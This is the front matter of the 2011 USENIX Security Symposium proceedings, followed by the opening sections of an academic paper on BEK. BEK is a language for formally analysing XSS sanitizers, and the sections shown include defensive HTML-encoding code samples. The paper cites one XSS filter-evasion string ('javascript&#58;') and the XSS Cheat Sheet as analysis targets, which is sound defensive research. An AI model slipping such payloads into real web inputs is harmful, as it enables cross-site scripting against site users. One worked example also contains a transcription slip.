conference

proceedings

20th USENIX Security Symposium

San Francisco, CA
August 8–12, 2011

Sponsored by
The USENIX Association

usenix

Proceedings of the 20th USENIX Security Symposium

San Francisco, CA August 8–12, 2011

ISBN 978-1-931971-87-4

USENIX Association

Proceedings of the
20th USENIX Security Symposium

August 8–12, 2011
San Francisco, CA

Conference Organizers

Program Chair

David Wagner, *University of California, Berkeley*

Program Committee

Ben Adida, *Harvard University*
Lucas Ballard, *Google, Inc.*
Robert Biddle, *Carleton University*
Miguel Castro, *Microsoft Research*
Bill Cheswick, *AT&T Labs—Research*
Sonia Chiasson, *Carleton University*
Claudia Diaz, *Katholieke Universiteit Leuven*
William Enck, *Pennsylvania State University*
David Evans, *University of Virginia*
Carrie Gates, *CA Technologies*
Jonathon Giffin, *Georgia Institute of Technology*
Ian Goldberg, *University of Waterloo*
Matthew Green, *Johns Hopkins University*
Collin Jackson, *Carnegie Mellon University*
Somesh Jha, *University of Wisconsin, Madison*
Rob Johnson, *Stony Brook University*
Sam King, *University of Illinois at Urbana-Champaign*
Tadayoshi Kohno, *University of Washington*
Wenke Lee, *Georgia Institute of Technology*
Vern Paxson, *University of California, Berkeley*
Niels Provos, *Google, Inc.*
Eric Rescorla, *Skype*
Wil Robertson, *University of California, Berkeley*
Hovav Shacham, *University of California, San Diego*
Micah Sherr, *Georgetown University*
Diana Smetters, *Google, Inc.*
Dan S. Wallach, *Rice University*
Helen Wang, *Microsoft Research*
Tara Whalen, *Office of the Privacy Commissioner of Canada*
Yinglian Xie, *Microsoft Research*
Wenyuan Xu, *University of South Carolina*

Invited Talks Committee

Sandy Clark, *University of Pennsylvania*
Dan Geer, *In-Q-Tel*
Dan Wallach, *Rice University*
Ellie Young, *USENIX*

Poster Session Chair

Patrick Traynor, *Georgia Institute of Technology*

Rump Session Chair

Matt Blaze, *University of Pennsylvania*

Training Program

Dan Klein, *USENIX*

The USENIX Association Staff

External Reviewers

Ayo Akinyele
Josep Balasch
Juan Caballero
Martim Carbone
Peter Chapman
Eric Y. Chen
Erika Chin
Weidong Cui
Elke De Mulder
Mike Dietz
Adrienne Felt
Matthew Finifter
Alain Forget
Matt Fredrikson
Brendan Golan-Gavitt
Bill Harris
David Lin-Shung Huang
Yan Huang
Trent Jaeger
Yeongjin Jang
Michael LeMay
Ben Livshits
Long Lu
Justin Ma
David Molnar
Yacin Nadji
Matthew Pagano
Roberto Perdisci
Adrian Perrig
Moheeb Abu Rajab
Alfredo Rial
Paul Royal
Michael Rushanan
Justin Samuel
Gaurav Shah
Robin Sommer
Chengyu Song
Elizabeth Stobert
Jay Stoke
Cynthia Sturton
Carmela Troncoso
Jon Warner
Zack Weinberg
Joel Weinberger
Leonard Wesley
Yu Yao
Junjie Zhang
Yuchen Zhou

20th USENIX Security Symposium
August 8–12, 2011
San Francisco, CA, USA

Wednesday, August 10

Web Security

Analysis of Deployed Systems

Forensic Analysis

Thursday, August 11

Static and Dynamic Analysis

Understanding the Underground Economy

Defenses and New Directions

Securing Search

Thursday, August 11 (continued)

Securing Smart Phones

Friday, August 12

Understanding Attacks

Dealing with Malware and Bots

(Friday, August 12, continues on p. vi)

Friday, August 12 (continued)

Privacy- and Freedom-Enhancing Technologies

Applied Cryptography

Message from the USENIX Security '11 Program Chair

It is my pleasure to welcome you to the 20th USENIX Security Symposium, where we have an outstanding program of papers, talks, and other events.

The conference received 206 submissions. Two of the submissions were withdrawn, and the remaining 204 were reviewed by the program committee. The authors of each paper were not revealed to reviewers. The committee used a multi-round reviewing process. Every paper was reviewed by at least two reviewers; papers that received a positive recommendation in the first round were reviewed by a third and, usually, a fourth reviewer, and many papers received five or more reviews. The committee, assisted by many external reviewers, produced a total of 682 reviews. Reviewers then discussed these papers electronically, producing 826 comments in all. Finally, the program committee met during a two-day in-person meeting in Berkeley, California, to discuss the 67 top papers. Niels Provos generously served as alternate program chair for ten submissions where I had a conflict of interest, and Tadayoshi Kohno handled two more such submissions.

After careful deliberation, the program committee selected 35 papers for presentation—a record high for USENIX Security. The quality of the papers is impressive, a tribute to the high quality of research being produced in our field.

I would like to thank everyone who contributed to the success of USENIX Security '11. I am particularly grateful to the program committee for their hard work, enthusiasm, and conscientious efforts to ensure that each paper received a thorough and fair review. Thanks also to the external reviewers, listed on p. ii, for contributing their time and expertise. It has been an honor to work with such a dedicated and thoughtful group. The program committee members devoted countless hours to their work; I encourage you to thank them for their service to the community.

Beyond the refereed papers track, we also have a strong lineup of invited talks, posters, and other events. Sandy Clark, Dan Geer, Dan Wallach, and Ellie Young served on the invited talks committee, and they have done an excellent job of assembling a slate of interesting invited talks. Patrick Traynor is the chair of this year's Poster Session, and Matt Blaze is chairing the Rump Session. Dan Klein is organizing the training program. Thanks to Sandy, Dan, Dan, Ellie, Patrick, Matt, and Dan for their important contributions to what promises to be an interesting and fun USENIX Security program.

I would also like to take this opportunity to thank the USENIX organization for their phenomenal support. I am especially grateful to Ellie Young, Anne Dickison, Casey Henderson, Jessica Horst, Jane-Ellen Long, Jennifer Peterson, Tony Del Porto, board liaison Matt Blaze, and the rest of the USENIX crew. Working with USENIX is a true joy. Their dedication to the task of running the conference is inspiring. Please join me in thanking them for making the conference such a success.

Finally, I would like to thank all the authors who submitted papers to USENIX Security '11 for submitting their best research.

Welcome to San Francisco, California, and the 20th USENIX Security Symposium. I hope you enjoy the conference.

David Wagner, University of California, Berkeley
USENIX Security '11 Program Chair

Fast and Precise Sanitizer Analysis with BEK

Pieter Hooimeijer
University of Virginia

Benjamin Livshits
Microsoft Research

David Molnar
Microsoft Research

Prateek Saxena
UC Berkeley

Margus Veanes *
Microsoft Research

Abstract

Web applications often use special string-manipulating *sanitizers* on untrusted user data, but it is difficult to reason manually about the behavior of these functions, leading to errors. For example, the Internet Explorer cross-site scripting filter turned out to transform some web pages without JavaScript into web pages with valid JavaScript, enabling attacks. In other cases, sanitizers may fail to commute, rendering one order of application safe and the other dangerous.

BEK is a language and system for writing sanitizers that enables precise analysis of sanitizer behavior, including checking idempotence, commutativity, and equivalence. For example, BEK can determine if a target string, such as an entry on the XSS Cheat Sheet, is a valid output of a sanitizer. If so, our analysis synthesizes an input string that yields that target. Our language is expressive enough to capture real web sanitizers used in ASP.NET, the Internet Explorer XSS Filter, and the Google AutoEscape framework, which we demonstrate by porting these sanitizers to BEK.

Our analyses use a novel *symbolic finite automata* representation to leverage fast satisfiability modulo theories (SMT) solvers and are quick in practice, taking fewer than two seconds to check the commutativity of the entire set of Internet Exporer XSS filters, between 36 and 39 seconds to check implementations of `HTMLEncode` against target strings from the XSS Cheat Sheet, and less than ten seconds to check equivalence between all pairs of a set of implementations of `HTMLEncode`. Programs written in BEK can be compiled to traditional languages such as JavaScript and C#, making it possible for web developers to write sanitizers supported by deep analysis, yet deploy the analyzed code directly to real applications.

1 Introduction

Cross site scripting ("XSS") attacks are a plague in today's web applications. These attacks happen because the applications take data from untrusted users, and then echo this data to other users of the application. Because web pages mix markup and JavaScript, this data may be interpreted as code by a browser, leading to arbitrary code execution with the privileges of the victim. The first line of defense against XSS is the practice of *sanitization*, where untrusted data is passed through a *sanitizer*, a function that escapes or removes potentially dangerous strings. Multiple widely used Web frameworks offer sanitizer functions in libraries, and developers often add additional custom sanitizers due to performance or functionality constraints.

Unfortunately, implementing sanitizers *correctly* is surprisingly difficult. Anecdotally, in dozens of code reviews performed across various industries, just about any custom-written sanitizer was flawed with respect to security [38]. The recent SANER work, for example, showed flaws in custom-written sanitizers used by ten web applications [9]. For another example, several groups of researchers have found specially crafted pages that do not initially have cross site scripting attacks, but when passed through anti-cross-site scripting filters yield web pages that cause JavaScript execution [10, 22].

The problem becomes even more complicated when considering that a web application may *compose* multiple sanitizers in the course of creating a web page. In a recent empirical analysis, we found that a large web application often applied the same sanitizers twice, despite these sanitizers not being idempotent. This analysis also found that the order of applying different sanitizers could vary, which is safe only if the sanitizers are commutative [32], providing further evidence suggesting that developers have a difficult time writing correct sanitization functions without assistance.

Despite this, much work in the space of detecting and preventing XSS attacks [19, 23, 25, 27, 39] has optimistically assumed that sanitizers are in fact both known and correct. Some recent work has started exploring the issue of specification completeness [24] as well as sanitizer correctness by explicitly statically modeling sets of values that strings can take at runtime [13, 26, 36, 37]. These approaches use analysis-specific models of strings that are based on finite automata or context-free grammars. More recently, there has been significant interest in constraint solving tools that model strings [11, 17, 18, 20, 31, 34, 35]. String constraint solvers allow any client analysis to express constraints (e.g., path predicates for a

*Authors are listed alphabetically. Work done while P. Hooimeijer and P. Saxena were visiting Microsoft Research.

single code path) that include common string manipulation functions.

Sanitizers are typically a small amount of code, perhaps tens of lines. Furthermore, application developers know when they are writing a new, custom sanitizer or set of sanitizers. Our key proposition is that if we are willing to spend a little more time on this sanitizer code, we can obtain fast and precise analyses of sanitizer behavior, along with actual sanitizer code ready to be integrated into both server- and client-side applications. Our approach is BEK, a language for modeling string transformations. The language is designed to be (a) sufficiently expressive to model real-world code, and (b) sufficiently restricted to allow fast, precise analysis, without needing to approximate the behavior of the code.

Key to our analysis is a compilation from BEK programs to *symbolic finite state transducers*, an extension of standard finite transducers. Recall that a finite transducer is a generalization of deterministic finite automata that allows transitions from one state to another to be annotated with *outputs*: if the input character matches the transition, the automaton outputs a specified sequence of characters. In a symbolic finite transducer, transitions are annotated with logical *formulas* instead of specific characters, and the transducer takes the transition on any input character that satisfies the formula. We apply algorithms that determine if two BEK programs are equivalent. We also can check if a BEK program can output a specific string, and if so, synthesize an input yielding that string.

Our symbolic finite state transducer representation enables leveraging *satisfiability modulo theories (SMT) solvers*, tools that take a formula and attempt to find inputs satisfying the formula. These solvers have become robust in the last several years and are used to solve complicated formulas in a variety of contexts. At the same time, our representation allows leveraging automata theoretic methods to reason about strings of unbounded length, which is not possible via direct encoding to SMT formulas. SMT solvers allow working with formulas from any theory supported by the solver, while other previous approaches using binary decision diagrams are specialized to specific types of inputs.

After analysis, programs written in BEK can be compiled back to traditional languages such as JavaScript or C# . This ensures that the code analyzed and tested is functionally equivalent to the code which is actually deployed for sanitization, up to bugs in our compilation.

This paper contains a number of experimental case studies. We conclusively demonstrate that BEK is expressive enough for a wide variety of real-life code by converting multiple real world Web sanitization functions from widely used frameworks, including those used in Internet Explorer 8's cross-site scripting filter, to BEK programs. We report on which features of the BEK language are needed and which features could be added given our experience. We also examine other code, such as sanitizers from Google AutoEscape and functions from WebKit, to determine whether or not they can be expressed as BEK programs. We maintain samples of BEK programs online[1].

We then use BEK to perform security specific analyses of these sanitizers. For example, we use BEK to determine whether there exists an input to a sanitizer that yields any member of a publicly available database of strings known to result in cross site scripting attacks. Our analysis is fast in practice; for example, we take two seconds to check the commutativity of the entire set of Internet Explorer 8 XSS filters, and less than 39 seconds to check an implementations the `HTMLEncode` sanitization function against target strings from the XSS Cheat Sheet [5].

To experimentally demonstrate the difficulty of writing correct sanitizers, we hired several freelance developers to implement `HTMLEncode` functionality. Using BEK, we checked the *equivalence* of the seven different implementations of `HTMLEncode` and used BEK to find counterexamples: inputs on which these sanitizers behave differently. Finally, we performed scalability experiments to show that in practice the time to perform BEK analyses scales near-linearly.

1.1 Contributions

The primary contributions of this paper are:

- **Language.** We propose a domain-specific language, BEK, for string manipulation. We describe a syntax-driven translation from BEK expressions to symbolic finite state transducers.
- **Algorithms.** We provide algorithms for performing composition computation and equivalence checking, which enables checking commutativity, idempotence, and determining if target strings can be output by a sanitizer. We show how JavaScript and C# code can be generated out of BEK programs, streamlining the client- and server-side deployment of BEK sanitizers.
- **Evaluation.** We show that BEK can encode real-world string manipulating code used to sanitize untrusted inputs in web applications. We demonstrate the expressiveness of BEK by encoding OWASP sanitizers, many IE 8 XSS filters, as well as functions written by freelance developers hired through `odesk.com` and `vworker.com` for our experiments presented in this paper. We show how the analyses supported by our tool can find security-critical

[1] http://code.google.com/p/bek/

bugs or check that such bugs do not exist. To improve the end-user experience when a bug is found, BEK produces a counter-example. We discover that only 28.6% of our sanitizers commute, ∼79.1% are idempotent, and that only 8% are reversible. We also demonstrate that most hand-written `HTMLEncode` implementations disagree on at least some inputs.

- **A Scalable Implementation.** BEK deals with Unicode strings without creating a state explosion. Furthermore, we show that our algorithms for equivalence checking and composition computation are very fast in practice, scaling near-linearly with the size of the symbolic finite transducer representation. The main reason for this is the symbolic representation of the transition relation.

While the focus of this paper is on XSS attacks[2], our language and analyses are more general and apply to any string manipulating function. For example Chen *et al.* check interactions between firewall rules, finding redundant and order-dependent rules in routers [40]. Cho and Babić [12] check the equivalence between a specification and an implementation for
state machines in SMTP servers.

2 Overview

Figure 1 shows an architectural diagram for the BEK system. At the center of the picture is the transducer-based representation of a BEK program. At the moment, we support a BEK language front end, although other front ends that convert Java or C# programs into BEK are also possible. We provide motivating examples of the BEK language in Section 2.1 and discuss the applications of BEK to analyzing sanitizers in Section 2.2.

2.1 Introductory Examples

Example 1. The following BEK program is a basic sanitizer that backslash-escapes single and double quotes (but only if they are not escaped already). The **iter** construct is a block that uses a character variable c and a single boolean state variable b that is initially $\mathbf{f}$ (false). Each iteration of the block binds the character variable to a single character of the string t; iteration continues until no more characters remain. The block is broken into **case** statements. If a character satisfies the condition of the case statement, the corresponding code is executed.

[2]The dual of the issue of code injection is data privacy; BEK is equally suitable to analyzing the corresponding data cleansing functions.




Figure 1: BEK architecture. We use a representation based on *symbolic finite state transducers* (defined in-text) to model string sanitization code without approximation.

```
private static string EncodeHtml(string t)
{
    if (t == null) { return null; }
    if (t.Length == 0) { return string.Empty; }
    StringBuilder builder =
         new StringBuilder("", t.Length * 2);
    foreach (char c in t)
    {
      if ((((c > '‘') && (c < '{')) ||
      ((c > '@') && (c < '['))) || (((c == ' ') ||
      ((c > '/') && (c < ':'))) || (((c == '.') ||
      (c == ',')) || ((c == '-') || (c == '_'))))){
        builder.Append(c);
      } else {
        builder.Append("&#" +
          ((int) c).ToString() + ";");
      }
    }
    return builder.ToString();
}
```

Figure 2: Code for `AntiXSS.EncodeHtml` version 2.0.

Here $\mathbf{yield}(c)$ outputs the current character c.

$$
\begin{array}{l}
\mathbf{iter}(c\ \mathbf{in}\ t)\ \{b := \mathbf{f};\}\ \{ \\
\quad \mathbf{case}(\neg(b) \wedge (c = \text{‘'’} \vee c = \text{‘"’}))\ \{ \\
\qquad b := \mathbf{f};\ \mathbf{yield}(\text{‘\textbackslash’});\ \mathbf{yield}(c);\} \\
\quad \mathbf{case}(c = \text{‘\textbackslash’})\ \{ \\
\qquad b := \neg(b);\ \mathbf{yield}(c);\} \\
\quad \mathbf{case}(\mathbf{t})\ \{ \\
\qquad b := \mathbf{f};\ \mathbf{yield}(c);\} \\
\quad \}
\end{array}
$$

The boolean variable b is used to track whether the previous character seen was an unescaped slash. For example, in the input `\\"` the double quote is not considered escaped, and the transformed output is `\\\"`. If we apply the BEK program to `\\\"` again, the output is the same. An

interesting question is whether this holds for any output string. In other words, we may be interested in whether a given BEK program is *idempotent*.

If implemented incorrectly, double applications of such sanitization functions can result in duplicate escaping. This in turn has led to command injection of script-injection attacks in the past. Therefore, checking *idempotence* of certain functions is practically useful. We will see in the next section how BEK can perform such checks. ⊠

Example 2. The code in Figure 2 is from the public Microsoft AntiXSS library. The sanitizer iterates over the input character-by-character. Depending on the character encountered, a different action is taken, such as including the character verbatim or encoding it in some manner, such as numeric HTML escaping.

The BEK program corresponding to `EncodeHtml` is

$$\begin{array}{l}\textbf{iter}\ (c\ \textbf{in}\ t)\{\\ \quad \textbf{case}\ (\neg\varphi(c))\{\\ \quad\quad \textbf{yield}\ [\texttt{`\&'}, \texttt{`\#'}] + \textbf{dec}(c) + [\texttt{`;'}];\}\\ \quad \textbf{case}(\textbf{true})\{\\ \quad\quad \textbf{yield}\ [c];\}\}\end{array}$$

where **dec** is a built-in library function that returns the decimal representation of the character and $\varphi(c)$ is the formula

$$\begin{array}{l}(\texttt{`a'} \le c \wedge c \le \texttt{`z'}) \vee (\texttt{`A'} \le c \wedge c \le \texttt{`Z'}) \vee\\ (\texttt{`0'} \le c \wedge c \le \texttt{`9'}) \vee c = \texttt{` '} \vee c = \texttt{`.'} \vee\\ c = \texttt{`,'} \vee c = \texttt{`-'} \vee c = \texttt{`\_'}\end{array}$$

The BEK program iterates over each character of the input. If the character satisfies the formula $\varphi(c)$, then the program outputs the character. Otherwise the program escapes the character by outputting its decimal encoding, together with the &# prefix and semicolon. Note that this sanitizer is not idempotent, because applying the function twice to the string &# will result in double escaping. Our tool can detect this in under a second. ⊠

Multiple implementations may exist of the "same" sanitizer. For example, Figure 3 shows the result of running the Red Gate Reflector .NET decompiler on the System.NET implementation of `EncodeHTML`. We have converted this code to BEK as well, noticing that the `goto` structure is the result of a loop after decompilation. Using our analyses, we can check these implementations for equivalence. Our implementation can detect in less than one second that the System.NET implementation does not escape single quote characters, while the AntiXSS implementation does, meaning that the two implementations are not equivalent. Failure to escape single quotes can lead to XSS attacks, so this
difference is significant [33].

```
public static string EncodeHtml(string s)
{
   if (s == null)
     return null;
   int num = IndexOfHtmlEncodingChars(s, 0);
   if (num == -1)
     return s;
   StringBuilder builder=new StringBuilder(s.Length+5);
   int length = s.Length;
   int startIndex = 0;
Label_002A:
   if (num > startIndex) {
     builder.Append(s, startIndex, num-startIndex);
   }
   char ch = s[num];
   if (ch > '>') {
     builder.Append("&#");
     builder.Append(((int) ch).
         ToString(NumberFormatInfo.InvariantInfo));
     builder.Append(';');
   }
   else {
     char ch2 = ch;
     if (ch2 != '"') {
        switch (ch2)
        {
          case '<':
            builder.Append("&lt;");
            goto Label_00D5;

          case '=':
            goto Label_00D5;

          case '>':
            builder.Append("&gt;");
            goto Label_00D5;

          case '&':
            builder.Append("&amp;");
            goto Label_00D5;
        }
     }
     else {
       builder.Append("&quot;");
     }
   }
Label_00D5:
   startIndex = num + 1;
   if (startIndex < length) {
     num = IndexOfHtmlEncodingChars(s, startIndex);
     if (num != -1) {
       goto Label_002A;
     }
     builder.Append(s, startIndex, length-startIndex);
   }
   return builder.ToString();
}
```

Figure 3: Code for `EncodeHtml` from version 2.0 of `System.Net`. This code is not equivalent to the AntiXSS library version.

2.2 Security Applications

Web sanitizers are the first line of defense against cross-site scripting attacks for web applications: they are func-

tions applied to untrusted data provided by a user that attempt to make the data "safe" for rendering in a web browser. Reasoning about the security properties of web sanitizers is crucial to the security of web applications and browsers. Formal verification of sanitizers is therefore crucial in proving the absence of injection attacks such as cross-site and cross-channel scripting as well as information leaks.

2.2.1 Security of Sanitizer Composition

Recent work has demonstrated that developers may accidentally compose sanitizers in ways that are not safe [32]. BEK can check two key properties of sanitizer composition: commutativity and idempotence.

Commutativity: Consider two default sanitizers in the Google CTemplate framework: `JavaScriptEscape` and `HTMLEscape` [4]. The former performs Unicode encoding (`\u00XX`) for safely embedding untrusted data in JavaScript strings while the latter sanitizer performs HTML entity-encoding (`<`) for embedded untrusted data in HTML content. It turns out that if `JavaScriptEscape` is applied to untrusted data before the application of `HTMLEscape`, certain XSS attacks are not prevented [32]. The opposite ordering does prevent these attacks. BEK can check if a pair of sanitizers are commutative, which would mean the programmer does not need to worry about this class of bugs.

Idempotence: BEK can check if applying the sanitizer twice yields different behavior from a single application. For example, an extra JavaScript string encoding may break the intended rendering behavior in the browser.

2.2.2 Sanitizer Implementation Correctness

Hand-coded sanitizers are notoriously difficult to write correctly. Analyses provided by BEK help achieve correctness in three ways.

Comparing multiple sanitizer implementations: Multiple implementations of the same sanitization functionality can differ in subtle ways [9]. BEK can check whether two different programs written in the BEK language are equivalent. If they are not, BEK exhibits inputs that yield different behaviors.

Comparing sanitizers to browser filters: Internet Explorer 8 and 9, Google Chrome, Safari, and Firefox employ built-in XSS filters (or have extensions [3]) that observe HTTP requests and responses [1, 2] for attacks. These filters are most commonly specified as regular expressions, which we can model with BEK. We can then check for inputs that are disallowed by browser filters, but which are allowed by sanitizers. For example, BEK can determine that the AntiXSS implementation of the `EncodeHTML` sanitizer in Figure 2 does not block strings such as `javascript&#58;` which are prevented by IE 8 XSS filters. These differences indicate potential bugs in the sanitizer or the filter.

Checking against public attack sets: Several public XSS attack sets are available, such as XSS cheat sheet [5]. With BEK, for all sanitizers, for all attack vectors in an attack set, we can check if there exists an input to the sanitizer that yields the attack vector.

	Bool Variables	$b, \ldots$
Bool Constants $B \in \{\mathbf{t}, \mathbf{f}\}$	Char Variables	c
Char Constants $d \in \Sigma$	String Variables	t

Strings	$sexpr ::= \mathbf{iter}(c\ \mathbf{in}\ sexpr)\ \{init\}\ \{case^*\}$
	$\mid \mathbf{fromLast}(ccond, sexpr)$
	$\mid \mathbf{uptoLast}(ccond, sexpr) \mid t$
	$init ::= (b\ :=\ B)^*$
	$case ::= \mathbf{case}(bexpr)\ \{cstmt\} \mid endcase$
	$endcase ::= \mathbf{end}(ebexpr)\{\mathbf{yield}(d)^*\}$
	$cstmt ::= (b\ :=\ ebexpr; \mid \mathbf{yield}(cexpr);)^*$
Booleans	$bexpr ::= Boolcomb(bexpr) \mid B \mid b \mid ccond$
	$ebexpr ::= Boolcomb(ebexpr) \mid B \mid b$
	$ccond ::= Boolcomb(ccond) \mid cexpr = cexpr$
	$\mid cexpr < cexpr \mid cexpr > cexpr$
Char strings	$cexpr ::= c \mid d \mid \textit{built-in-fnc}(c) \mid cexpr + cexpr$

Figure 4: Concrete syntax for BEK. Well-formed BEK expressions are functions of type `string` $\rightarrow$ `string`; the language provides basic constructs to filter and transform the single input string t. $Boolcomb(e)$ stands for Boolean combination of e using conjunction, disjunction, and negation.

3 The BEK Language and Transducers

In this section, we give a high-level description of a small imperative language, BEK, of low-level string operations. Our goal is two-fold. First, it should be possible to model BEK expressions in a way that allows for their analysis using existing constraint solvers. Second, we want BEK to be sufficiently expressive to closely model real-world code (such as Example 2). In this section we first present the BEK language. We then define the semantics of BEK programs in terms of *symbolic finite transducers* (SFTs), an extension of classical *finite state transducers*. Finally, we describe several core decision procedures for SFTs that provide an algorithmic foundation for efficient static analysis
and verification of BEK programs.

3.1 The BEK Language

Figure 4 describes the language syntax. We define a single string variable, t, to represent an input string, and a number of expressions that can take either t or another expression as their input. The $\mathbf{uptoLast}(\varphi, t)$ and $\mathbf{fromLast}(\varphi, t)$ are built-in search operations that ex-

tract the prefix (suffix) of t upto (from) and excluding the last occurrence of a character satisfying φ. These constructs are listed separately because they cannot be implemented using other language features. Finally, the **iter** construct allows for character-by-character iteration over a string expression.

Example 3. $\mathbf{uptoLast}(c = \texttt{'.'}, \texttt{"w.abc.org"})$ = "www.abc", $\mathbf{fromLast}(c = \texttt{'.'}, \texttt{"w.abc.org"})$ ="org". ☒

The **iter** construct is designed to model loops that traverse strings while making imperative updates to boolean variables. Given a string expression ($sexpr$), a character variable c, and an initial boolean state ($init$), the statement iterates over characters in $sexpr$ and evaluates the conditions of the case statements in order. When a condition evaluates to true, the statements in $cstmt$ may yield zero or more characters to the output and update the boolean variables for future iterations. The $endcase$ applies when the end of the input string has been reached. When no case applies, this correspond to yielding zero characters and the iteration continues or the loop terminates if the end of the input has been reached.

3.2 Finite Transducers

We start with the classical definition of *finite state transducers*. The particular sublass of finite transducers that we are considering here are also called *generalized sequential machines* or GSMs [29], however, this definition is not standardized in the literature, and we therefore continue to say finite transducers for this restricted case. The restriction is that, GSMs read one symbol at each transition, while a more general definition allows transitions that skip inputs.

Definition 1. A *Finite Transducer* A is defined as a six-tuple $(Q, q^0, F, \Sigma, \Gamma, \Delta)$, where Q is a finite set of *states*, $q^0 \in Q$ is the *initial state*, $F \subseteq Q$ is the set of *final states*, Σ is the *input alphabet*, Γ is the *output alphabet*, and Δ is the *transition function* from $Q \times \Sigma$ to $2^{Q \times \Gamma^*}$.

We indicate a component of a finite transducer A by using A as a subscript. For $(q, v) \in \Delta_A(p, a)$ we define the notation $p \xrightarrow{a/v}_A q$, where $p, q \in Q_A$, $a \in \Sigma_A$ and $v \in \Gamma_A^*$. We write $p \xrightarrow{a/v} q$ when A is clear from the context. Given words v and w we let $v \cdot w$ denote the concatenation of v and w. Note that $v \cdot \epsilon = \epsilon \cdot v = v$.

Given $q_i \xrightarrow{a_i/v_i}_A q_{i+1}$ for $i < n$ we write $q_0 \xrightarrow{u/v}_A q_n$ where $u = a_0 \cdot a_1 \cdot \ldots \cdot a_{n-1}$ and $v = v_0 \cdot v_1 \cdot \ldots \cdot v_{n-1}$. We write also $q \xrightarrow{\epsilon/\epsilon}_A q$. A induces the *finite transduction*, $T_A : \Sigma_A^* \to 2^{\Gamma_A^*}$:

$$T_A(u) \stackrel{\text{def}}{=} \{v \mid \exists q \in F_A\, (q_A^0 \xrightarrow{u/v} q)\}$$

We lift the definition to sets, $T_A(U) \stackrel{\text{def}}{=} \bigcup_{u \in U} T(u)$. Given two finite transductions T_1 and T_2, $T_1 \circ T_2$ denotes the finite transduction that maps an input word u to the set $T_2(T_1(u))$. In the following let A and B be finite transducers. A fundamental composition of A and B is the *join* composition of A and B.

Definition 2. The *join of A and B* is the finite transducer

$$A \circ B \stackrel{\text{def}}{=} (Q_A \times Q_B, (q_A^0, q_B^0), F_A \times F_B, \Sigma_A, \Gamma_B, \Delta_{A \circ B})$$

where, for all $(p, q) \in Q_A \times Q_B$ and $a \in \Sigma_A$:

$$\begin{aligned}\Delta_{A \circ B}((p, q), a) \stackrel{\text{def}}{=}\ & \{((p', q), \epsilon) \mid p \xrightarrow{a/\epsilon}_A p'\} \\ & \cup \{((p', q'), v) \mid (\exists u \in \Gamma_A^+) \\ & \qquad p \xrightarrow{a/u}_A p',\ q \xrightarrow{u/v}_B q'\}\end{aligned}$$

The following property is well-known and allows us to drop the distinction between A and T_A without causing ambiguity.

Proposition 1. $T_{A \circ B} = T_A \circ T_B$.

The following classification of finite transducers plays a central role in the sections discussing translation from BEK and decision procedures for symbolic finite transducers.

Definition 3. A is *single-valued* if for all $u \in \Sigma_A^*$, $|A(u)| \leq 1$.

3.3 Symbolic Finite Transducers

Symbolic finite transducers, as defined below, provide a symbolic representation of finite transducers using terms modulo a given background theory $\mathcal{T}$. The background universe $\mathcal{V}$ of values is assumed to be *multi-sorted*, where each sort σ corresponds to a sub-universe $\mathcal{V}^\sigma$. The boolean sort is BOOL and contains the truth values $\mathbf{t}$ (true) and $\mathbf{f}$ (false). Definition of terms and formulas (boolean terms) is standard inductive definition, using the function symbols and predicate symbols of $\mathcal{T}$, logical connectives, as well as *uninterpreted constants* with given sorts. All terms are assumed to be well-sorted. A term t of sort σ is indicated by $t : \sigma$. Given a term t and a substitution θ from variables (or uninterpreted constants) to terms or values, $Subst(t, \theta)$ denotes the term resulting from applying the substitution θ to t.

A *model* is a mapping of uninterpreted constants to values.[3] A model *for* a term t is a model that provides an interpretation for all uninterpreted constants that occur in t. (All free variables are treated as uninterpreted constants.) The *interpretation* or *value* of a term t in a

[3] The interpretations of background functions of $\mathcal{T}$ is fixed and is assumed to be an implicit part of all models.

model M for t is given by standard Tarski semantics using induction over the structure of terms, and is denoted by t^M. A formula (predicate) φ is true in a model M for φ, denoted by $M \models \varphi$, if φ^M evaluates to true. A formula φ is satisfiable, denoted by $IsSat(\varphi)$, if there exists a model M such that $M \models \varphi$. Any term $t{:}\sigma$ that includes no uninterpreted constants is called a *value term* and denotes a concrete value $[\![t]\!] \in \mathcal{V}^\sigma$.

Let $Term^\gamma_{\mathcal{T}}(\bar{x})$ denote the set of all terms in $\mathcal{T}$ of sort γ, where $\bar{x} = x_0, \ldots, x_{n-1}$ may occur as the only uninterpreted constants (variables). Let $Pred_{\mathcal{T}}(\bar{x})$ denote $Term^{\text{BOOL}}_{\mathcal{T}}(\bar{x})$. In order to avoid ambiguities in notation, given a set E of elements, we write $[e_0, \ldots, e_{n-1}]$ for elements of E^*, i.e., sequences of elements from E. We use both [] and ϵ to denote the empty sequence. As above, if $\mathbf{e_1}, \mathbf{e_2} \in E^*$, then $\mathbf{e_1} \cdot \mathbf{e_2} \in E^*$ denotes the concatenation of $\mathbf{e_1}$ with $\mathbf{e_2}$. We lift the interpretation of terms to apply to sequences: for $\mathbf{u} = [u_0, \ldots, u_{n-1}] \in Term^\gamma_{\mathcal{T}}(\bar{x})^*$ let $\mathbf{u}^M \stackrel{\text{def}}{=} [u_0^M, \ldots, u_{n-1}^M] \in (\mathcal{V}^\gamma)^*$.

In the following let $c{:}\sigma$ be a *fixed* uninterpreted constant of sort σ. We refer to $c{:}\sigma$ as the *input variable* (for the given sort σ).

Definition 4. A *Symbolic Finite Transducer (SFT) for* $\mathcal{T}$ is a six-tuple $(Q, q^0, F, \sigma, \gamma, \delta)$, where Q is a finite set of *states*, $q^0 \in Q$ is the *initial state*, $F \subseteq Q$ is the set of *final states*, σ is the *input sort*, γ is the *output sort*, and δ is the *symbolic transition function* from $Q \times Pred_{\mathcal{T}}(c)$ to $2^{Q \times Term^\gamma_{\mathcal{T}}(c)^*}$.

We use the notation $p \xrightarrow{\varphi/\mathbf{u}}_A q$ for $(q, \mathbf{u}) \in \delta_A(p, \varphi)$ and call $p \xrightarrow{\varphi/\mathbf{u}}_A q$ a *symbolic transition*, $\varphi/\mathbf{u}$ is called its *label*, φ is called its *input (guard)* and $\mathbf{u}$ its *output*.

